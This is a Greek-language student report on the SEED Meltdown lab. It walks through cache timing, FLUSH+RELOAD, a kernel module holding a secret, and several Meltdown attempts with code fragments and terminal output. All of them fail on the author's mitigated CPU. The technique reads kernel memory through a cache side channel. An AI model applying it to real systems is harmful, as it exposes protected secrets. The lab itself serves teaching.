Meltdown Attack Lab

Task 1: Reading from Cache versus from Memory

1. Κάνουμε compile το CacheTime.c:

```
[04/29/26]seed@VM:~$ cd Meltdown_Attack
[04/29/26]seed@VM:~/Meltdown_Attack$  gcc -march=native -o CacheT
ime CacheTime.c
```

2. Τρέχουμε 10 φορές (ενδεικτικά βλέπουμε το αποτέλεσμα μίας φοράς):

```
[04/29/26]seed@VM:~/Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 662 CPU cycles
Access time for array[1*4096]: 240 CPU cycles
Access time for array[2*4096]: 138 CPU cycles
Access time for array[3*4096]: 34 CPU cycles
Access time for array[4*4096]: 136 CPU cycles
Access time for array[5*4096]: 140 CPU cycles
Access time for array[6*4096]: 138 CPU cycles
Access time for array[7*4096]: 33 CPU cycles
Access time for array[8*4096]: 134 CPU cycles
Access time for array[9*4096]: 143 CPU cycles
```

Από τις 10 εκτελέσεις παρατηρήθηκε ότι τα array[3*4096] και array[7*4096] είχαν συνήθως πολύ μικρότερο χρόνο πρόσβασης σε σχέση με τα υπόλοιπα στοιχεία. Αυτό συμβαίνει επειδή τα συγκεκριμένα στοιχεία ήταν ήδη στην CPU cache, ενώ τα υπόλοιπα έπρεπε να ανακτηθούν από την κύρια μνήμη. Με βάση τα αποτελέσματα, επιλέχθηκε ως threshold η τιμή 80 CPU cycles. Τιμές μικρότερες ή ίσες από 80 θεωρήθηκαν cache hit, ενώ μεγαλύτερες τιμές θεωρήθηκαν cache miss

Task 2: Using Cache as a Side Channel

1. Κάνουμε compile το FlushReload.c:

```
[04/29/26]seed@VM:~/Meltdown_Attack$ gcc -march=native -o FlushRel
oad FlushReload.c
```

2. Το εκτελούμε 20 φορές και βλέπουμε ότι από τις 20 εκτελέσεις και στις 20 εμφανίστηκε το σωστό αποτέλεσμα The Secret = 94 (100% επιτυχία):

```
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

Η τεχνική FLUSH+RELOAD λειτουργεί σε 3 βήματα: 1. Flush ολόκληρου του array από την cache, 2. εκτέλεση της victim() που προσπελαύνει το array[secret*4096 + DELTA], 3. Reload του array και μέτρηση χρόνων, το στοιχείο με χρόνο κάτω από το threshold είναι cache hit, άρα αποκαλύπτει το secret. Επειδή το secret είχε τιμή 94, το στοιχείο array[94*4096 + 1024] φορτώθηκε στην cache. Κατά τη φάση reload μετρήθηκε ο χρόνος πρόσβασης σε όλα τα πιθανά indices, το index με χρόνο πρόσβασης κάτω από το threshold των 80 CPU cycles θεωρήθηκε cache hit.

Από τις εκτελέσεις παρατηρήθηκε ότι όλες τις φορές το array[94*4096 + 1024] εμφανίστηκε ως cached, άρα το πρόγραμμα κατάφερε να αναγνωρίσει σωστά το secret value 94. Αυτό δείχνει ότι η cache μπορεί να χρησιμοποιηθεί ως side channel, αφού το secret δεν διαβάζεται

άμεσα, αλλά συμπεραίνεται από τους χρόνους πρόσβασης, δείχνοντας ότι η FLUSH+RELOAD τεχνική είναι αξιόπιστη υπό τις συγκεκριμένες συνθήκες.

Task 3: Place Secret Data in Kernel Space

1. Κάνουμε compile και εγκατάσταση του kernel module MeltdownKernel:

```
[04/29/26]seed@VM:~$ cd Meltdown_Attack
[04/29/26]seed@VM:~/Meltdown_Attack$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Meltdown_
Attack modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-gener
ic'
  CC [M]  /home/seed/Meltdown_Attack/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/Meltdown_Attack/MeltdownKernel.mod.o
  LD [M]  /home/seed/Meltdown_Attack/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generi
c'
[04/29/26]seed@VM:~/Meltdown_Attack$ sudo insmod MeltdownKernel.ko
[04/29/26]seed@VM:~/Meltdown_Attack$ dmesg | grep 'secret data add
ress'
[ 2757.158699] secret data address:f9ca2000
```

Το module αποθηκεύει ένα secret string στην kernel memory και εμφανίζει τη διεύθυνση του secret στο kernel message buffer μέσω printk(), το οποίο θα χρησιμοποιήσουμε στα επόμενα tasks.

Task 4: Access Kernel Memory from User Space

1. Φτιάχνουμε το αρχείο task4.c:

```
/bin/bash 66x24
 GNU nano 2.5.3          File: task4.c                Modified

#include <stdio.h>

int main()
{
        char *kernel_data_addr = (char*)0xf9ca2000;
        char kernel_data = *kernel_data_addr;

        printf("I have reached here.\n");
        printf("Kernel data is: %c\n", kernel_data);

        return 0;
}
```


2. Κάνουμε compile και τρέχουμε τον κώδικα:

```
[04/29/26]seed@VM:~/Meltdown_Attack$ gcc -march=native -o task4 ta
sk4.c
[04/29/26]seed@VM:~/Meltdown_Attack$ ./task4
Segmentation fault
```

Σε αυτό το task δημιουργήθηκε ένα user – level πρόγραμμα που προσπάθησε να διαβάσει απευθείας τη διεύθυνση του secret data στην kernel memory (0xf9ca2000). Κατά την εκτέλεση, το πρόγραμμα τερματίστηκε με segmentation fault, αποδεικνύοντας ότι ένα πρόγραμμα user space δεν έχει δικαίωμα άμεσης πρόσβασης σε kernel memory. Η εντολή char kernel_data = *kernel_data_addr; προκαλεί παραβίαση πρόσβασης μνήμης, άρα το πρόγραμμα δεν μπορεί να διαβάσει απευθείας το secret. Το πρόγραμμα προσπάθησε να εκτελέσει τη γραμμή ανάγνωσης της kernel memory, αλλά εκεί προκλήθηκε SIGSEGV, οπότε δεν εκτελέστηκε η επόμενη printf.

Task 5: Handle Error/Exceptions in C

1. Ανοίγουμε το αρχείο και αλλάζουμε την σειρά:



2. Κάνουμε compile και τρέχουμε τον κώδικα:

```
[04/29/26]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Exceptic
nHandling ExceptionHandling.c
[04/29/26]seed@VM:~/Meltdown_Attack$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
```

Εδώ η διεύθυνση του secret αντικαταστάθηκε με τη διεύθυνση 0xf9ca2000. Κατά την εκτέλεση, η προσπάθεια ανάγνωσης της kernel memory προκάλεσε SIGSEGV, όπως και στο task 4, η διαφορά είναι ότι εδώ το πρόγραμμα δεν τερματίστηκε, αλλά με τη χρήση της signal(SIGSEGV, catch_segv) ορίζεται signal handler για το segmentation fault. Επίσης, οι συναρτήσεις sigsetjmp() και siglongjmp() χρησιμοποιούνται ώστε το πρόγραμμα να επιστρέψει σε ασφαλές σημείο μετά το σφάλμα και να συνεχίσει την εκτέλεσή του.

Το πρόγραμμα εμφάνισε μήνυμα “Memory access violation!” και στη συνέχεια “Program continues to execute.”, διότι το σφάλμα πρόσβασης στη μνήμη χειρίστηκε από το πρόγραμμα και δεν οδήγησε σε άμεσο τερματισμό.

Task 6: Out-of-Order Execution by CPU

1. Ανοίγουμε το αρχείο και αλλάζουμε την σειρά MeltdownExperiment.c:

```
// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xf9ca2000);
```

2. Κάνουμε compile και τρέχουμε τον κώδικα:

```
[04/29/26]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdow
nExperiment MeltdownExperiment.c
[04/29/26]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

Οι κρίσιμες εντολές σε αυτό το task ήταν οι kernel_data = *(char*)kernel_data_addr; (1) και array[7 * 4096 + DELTA] += 1; (2).

Η (1) προσπαθεί να διαβάσει kernel memory και προκαλεί memory access violation και η (2) κανονικά δεν θα έπρεπε να εκτελεστεί, ωστόσο λόγω out – of – order execution, ο επεξεργαστής εκτελεί προσωρινά επόμενες εντολές πριν ολοκληρωθεί ο έλεγχος δικαιωμάτων πρόσβασης.

Κατά την εκτέλεση εμφανίστηκε Memory access violation!, αλλά ταυτόχρονα το array[7*4096 + DELTA] βρέθηκε στην cache (απόδειξη ότι η (2) εκτελέστηκε). Αν δεν είχε εκτελεστεί, το στοιχείο δεν θα ήταν cached. Το αποτέλεσμα της out – of – order execution απορρίφθηκε αρχιτεκτονικά, αλλά το ίχνος της έμεινε στην cache.

Task 7.1: Naive Meltdown Attack

1. Τροποποιούμε τον κώδικα MeltdownExperiment.c προσθέτοντας αυτή την γραμμή

```
array[kernel_data * 4096 + DELTA] += 1;
```

2. Κάνουμε compile και τρέχουμε των κώδικα:

```
[04/29/26]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdow
nExperiment MeltdownExperiment.c
[04/29/26]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
```

Η επίθεση απέτυχε καθώς εμφανίστηκε The Secret = 0 αντί της σωστής τιμής. Αυτό συμβαίνει γιατί το out – of – order execution δεν προλαβαίνει να φτάσει στην εντολή array[kernel_data * 4096 + DELTA] πριν ο έλεγχος δικαιωμάτων ακυρώσει την εκτέλεση. Το kernel data δεν είναι cached, οπότε η φόρτωσή του είναι αργή και η out – of – order execution διακόπτεται πολύ νωρίς.

Task 7.2: Improve the Attack by Getting the Secret Data Cached

1. Προσθέτουμε στον MeltdownExperiment.c τον παρακάτω κώδικα:

```
// FLUSH the probing array
flushSideChannel();

int fd = open("/proc/secret_data", 0_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}

int ret = pread(fd, NULL, 0, 0);

if (sigsetjmp(jbuf, 1) == 0) {
```

2. Κάνουμε compile και τρέχουμε τον MeltdownExperiment.c:

```
[05/01/26]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdown
Experiment MeltdownExperiment.c
[05/01/26]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
```

Σε αυτό το task προσθέσαμε πρόσβαση στο /proc/secret_data με open() και pread(), ώστε το secret data να φορτωθεί πρώτα στην CPU cache χωρίς να διαρρεύσει απευθείας στο user – space πρόγραμμα, καθώς αυτό αυξάνει την πιθανότητα επιτυχίας της Meltdown επίθεσης επειδή το kernel data μπορεί να διαβαστεί πιο γρήγορα κατά την out – of – order execution.

Κατά την εκτέλεση εμφανίστηκε Memory access violation!, όπως αναμενόταν, επειδή το πρόγραμμα προσπαθεί να προσπελάσει kernel memory. Ωστόσο, το output έδειξε ότι το array[0*4096 + 1024] βρέθηκε στην cache και το πρόγραμμα επέστρεψε The Secret = 0. Άρα, ενώ το secret φορτώθηκε στην cache μέσω /proc/secret_data, η επίθεση δεν ανέκτησε σωστά το secret byte και επέστρεψε 0, δείχνοντας ότι μόνο το caching του secret δεν ήταν αρκετό στο συγκεκριμένο περιβάλλον εκτέλεσης.

Task 7.3: Using Assembly Code to Trigger Meltdown

1. Τροποποιούμε τον κώδικα MeltdownExperiment.c προσθέτοντας αυτή την γραμμή:

```
if (sigsetjmp(jbuf, 1) == 0) {
    meltdown_asm(0xf9ca2000);
}
```

2. Κάνουμε compile και τρέχουμε των κώδικα:

```
[04/29/26]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdow
nExperiment MeltdownExperiment.c
[04/29/26]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
```

Εδώ χρησιμοποιήθηκε η συνάρτηση meltdown_asm() αντί της απλής meltdown(). Η συνάρτηση αυτή περιέχει επιπλέον assembly εντολές πριν από την πρόσβαση στην kernel memory με στόχο να αυξηθεί η πιθανότητα επιτυχίας της out – of – order execution. Κατά την εκτέλεση εμφανίστηκε ξανά Memory access violation!, όπως αναμενόταν, ενώ επίσης το πρόγραμμα έδειξε ότι το array[0*4096 + 1024] βρέθηκε στην cache και επέστρεψε The Secret = 0. Επομένως, και στη συγκεκριμένη εκτέλεση η επίθεση δεν ανέκτησε σωστά το αναμενόμενο secret byte, όμως το αποτέλεσμα δείχνει ότι υπήρξε cache hit, αλλά πιθανότατα πρόκειται για false positive ή θόρυβο της cache.

Επιπλέον, δοκιμάστηκαν διαφορετικές τιμές για το πλήθος επαναλήψεων του assembly loop, μικρότερες και μεγαλύτερες από την αρχική τιμή (400). Σε όλες τις περιπτώσεις το πρόγραμμα συνέχισε να εμφανίζει κυρίως cache hit στο index 0 και δεν ανέκτησε σωστά το αναμενόμενο secret byte. Έτσι, παρατηρούμε ότι η αλλαγή του αριθμού επαναλήψεων δεν βελτίωσε την επίθεση στο συγκεκριμένο περιβάλλον εκτέλεσης, το οποίο μάλλον οφείλεται στα hardware – level mitigations της CPU.

Task 8: Make the Attack More Practical

1. Τροποποιούμε τον κώδικα MeltdownAttack.c προσθέτοντας αυτή την γραμμή:

```
{ meltdown_asm(0xf96ea000); }
```

2. Κάνουμε compile και τρέχουμε των κώδικα:

```
[04/29/26]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdo
nAttack MeltdownAttack.c
[04/29/26]seed@VM:~/Meltdown_Attack$ ./MeltdownAttack
The secret value is 0
The number of hits is 952
```

Το MeltdownAttack.c βελτιώνει την αξιοπιστία της επίθεσης χρησιμοποιώντας στατιστική μέθοδο, αντί να γίνει μία μόνο προσπάθεια ανάγνωσης του secret, η επίθεση επαναλαμβάνεται 1000 φορές και χρησιμοποιείται ένας πίνακας scores[256]. Κάθε φορά που ένα index εμφανίζεται ως cache hit, αυξάνεται το αντίστοιχο score και στο τέλος το index με το μεγαλύτερο score θεωρείται ως η πιθανότερη τιμή του secret.

Στο συγκεκριμένο VM η επίθεση δεν ανέκτησε το αναμενόμενο secret, το πρόγραμμα εμφάνισε The secret value is 0, ενώ το αναμενόμενο αποτέλεσμα θα ήταν η ASCII τιμή 83. Αυτό είναι συνεπές με το γεγονός ότι το VM τρέχει σε Intel Core i3 – 1005G1, δηλαδή επεξεργαστή 10ης γενιάς, ο οποίος διαθέτει mitigations απέναντι στο Meltdown. Επομένως, η αποτυχία της επίθεσης πιθανότατα οφείλεται στις ενεργές προστασίες του συστήματος και όχι σε λάθος του κώδικα.

Το lab αναφέρει επίσης ότι η επίθεση μπορεί να επεκταθεί ώστε να ανακτηθούν και τα 8 bytes του secret, όμως αυτό απαιτεί επιπλέον τροποποίηση του κώδικα. Στο πλαίσιο της εργαστηριακής άσκησης εκτελέστηκαν μόνο τα βήματα για τα οποία δίνεται έτοιμος κώδικας, επομένως δεν έγινε περαιτέρω υλοποίηση για την ανάκτηση και των 8 bytes.